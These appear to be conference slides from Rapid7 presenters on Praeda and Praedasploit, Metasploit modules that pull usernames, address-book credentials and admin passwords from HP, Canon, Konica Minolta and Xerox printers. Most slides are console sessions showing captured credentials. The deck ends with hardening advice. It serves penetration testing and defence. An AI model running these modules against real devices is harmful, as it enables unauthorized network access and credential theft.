ColorQube 9201/9202/9203

Praeda+
Metasploit=
Praedasploit

Praeda

Praeda (Latin for *plunder, booty, spoils of war*)

Current Praeda version (Written in Perl)

Embedded device information harvesting tool

- Enumerate 103 devices/models
- Fingerprints devices using:
 1. Title page & server type
 2. SNMP

Praeda

How it works:

- Scan network for embedded systems
- Fingerprint embedded systems
- Run Praeda modules based on fingerprint
- Gather data and log it

Praeda

- How we use it:
 - One of the first tools we run on an assessment
 - Use data harvested to gain foothold in environment
 - Success rate is pretty darn good. :)

Metasploit

- Easier to maintain and less decency issues
- Captured data can be stored within Metasploit's database for later use (ex: psexec and brute force modules)
- Large community base. Easier for users to contribute their own printer pwning modules

Praedasploit Beta Modules

- Modules we have created:
 - Xerox LDAP pass-back module
 - Konica address book extract module
 - Dell and HP username extract module

Praedasploit module example

Extracting usernames from a HP Color LaserJet CP3505


```
msf auxiliary(hp_cp35xx_user_enum) > show options
```

```
Module options (auxiliary/scanner/http/hp_cp35xx_user_enum):
```

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|---|
| Proxies | | no | Use a proxy chain |
| RHOSTS | 192.168.1.50 | yes | The target address range or CIDR identifier |
| RPORT | 80 | yes | The target port |
| SSL | false | yes | Negotiate SSL for outgoing connections |
| THREADS | 1 | yes | The number of concurrent threads |
| TIMEOUT | 20 | yes | Timeout for printer probe |
| VHOST | | no | HTTP server virtual host |

```
msf auxiliary(hp_cp35xx_user_enum) > run
```

```
[*] Attempting to enumerate usernames from: 140.192.98.246  
[+] Found the following users: ["kabamz","jbanjo"]  
[*] Credentials saved in: /root/.msf4/loot/20140603082806_default_192.168.1.50_hp.cp.usernames_695722.txt  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```



Praedasploit module example

Extracting Address books from Canon IR-ADV

```
msf auxiliary(canon_iradv_pwd_extract) > set RHOSTS 192.168.1.75
RHOSTS => 192.168.1.75
msf auxiliary(canon_iradv_pwd_extract) > run

[*] Attempting to extract passwords from the address books on the MFP at 192.168.1.75
[+] 192.168.1.75 SUCCESSFUL login with USER='7654321' : PASSWORD='7654321'
[*] # Canon AddressBook version: 1
# CharSet: WCP1252
# SubAddressBookName:
# DB Version: 0x0108

subdbid: 1
dn: 308
uuid: 0ad31031-eaf0-11e3-8008-00110fd31af1
cn:: siq778UP
cnread:: sg==
url: \\192.168.48.84\Users
path: \Public\SCAN
username: sysscan
pwd: cod3sc4n
pwdinputflag: false
accesscode: 0
protocol: smb
objectclass: top
objectclass: extensibleobject
objectclass: remotefilesystem

[*] Credentials saved in: /opt/metasploit/apps/pro/loot/20140603204632_192.168.1.75
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Praedasploit module example

Extracting Address books from Konica Minolta

```
msf auxiliary(konica_minolta_pwd_extract) > show options
```

```
Module options (auxiliary/scanner/praeda/konica_minolta_pwd_extract):
```

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|---|
| PASSWD | 12345678 | yes | The default Admin password |
| Proxies | | no | Use a proxy chain |
| RHOSTS | 10.128.6.32 | yes | The target address range or CIDR identifier |
| RPORT | 50001 | yes | The target port |
| SSL | false | yes | Negotiate SSL for outgoing connections |
| THREADS | 1 | yes | The number of concurrent threads |
| TIMEOUT | 20 | yes | Timeout for printer probe |
| USER | Admin | no | The default Admin user |
| VHOST | | no | HTTP server virtual host |

```
msf auxiliary(konica_minolta_pwd_extract) > run
```

```
[*] Attempting to extract username and password for the host at 10.128.6.32  
[+] User=KonicaAdmin:Password= Gye$71Fw:Folder= /storage:ftp_host=10.128.6.85:SMB_host=  
[+] User=KonicaAdmin:Password= Gye$71Fw:Folder= /storage:ftp_host=10.128.6.30:SMB_host=  
[*] Credentials saved in: /opt/metasploit/apps/pro/loot/20140604112905_test_10.128.6.32_konica_pwds_406192.txt  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(konica_minolta_pwd_extract) > █
```

Praedasploit module example

Extracting admin password from Xerox 5735

```
msf auxiliary(xerox_console_pwd_enum) > run

[*] Attempting to extract admin console passwords on Xerox MFP at 192.168.50.21
[*] Sending print job

[*] Retrieving password from 192.168.50.21

[*] Extracted Password: 1111 ←
[*] Removing print job

[*] Credentials saved in: /root/.msf4/loot/20140605144653_default_192.168.50.21_xerox.password_136428.txt
[*] Auxiliary module execution completed
msf auxiliary(xerox_console_pwd_enum) > █
```

Praedasploit Future

- Additional Metasploit modules
- Embedded system scanning engine
 - Fingerprint embedded devices
 - The ability to call Metasploit modules

SECURING YOUR ENVIRONMENT

Securing Your Environment

- Change default password
 - Don't match the default password schema
- Patch management
- Disable firmware upgrades
- Don't expose to the Internet
- Functional isolation (Access Control Lists)
 - Payroll
 - HR
 - MFP management interface

Question?

Deral Heiland

Deral_heiland@rapid7.com

Twitter: @Percent_X

Pete Arzamendi

Pete_Arzamendi@rapid7.com

Twitter: @thebokojan

<https://github.com/MooseDojo/>

END OF THE
WORLD AS
WE KNOW IT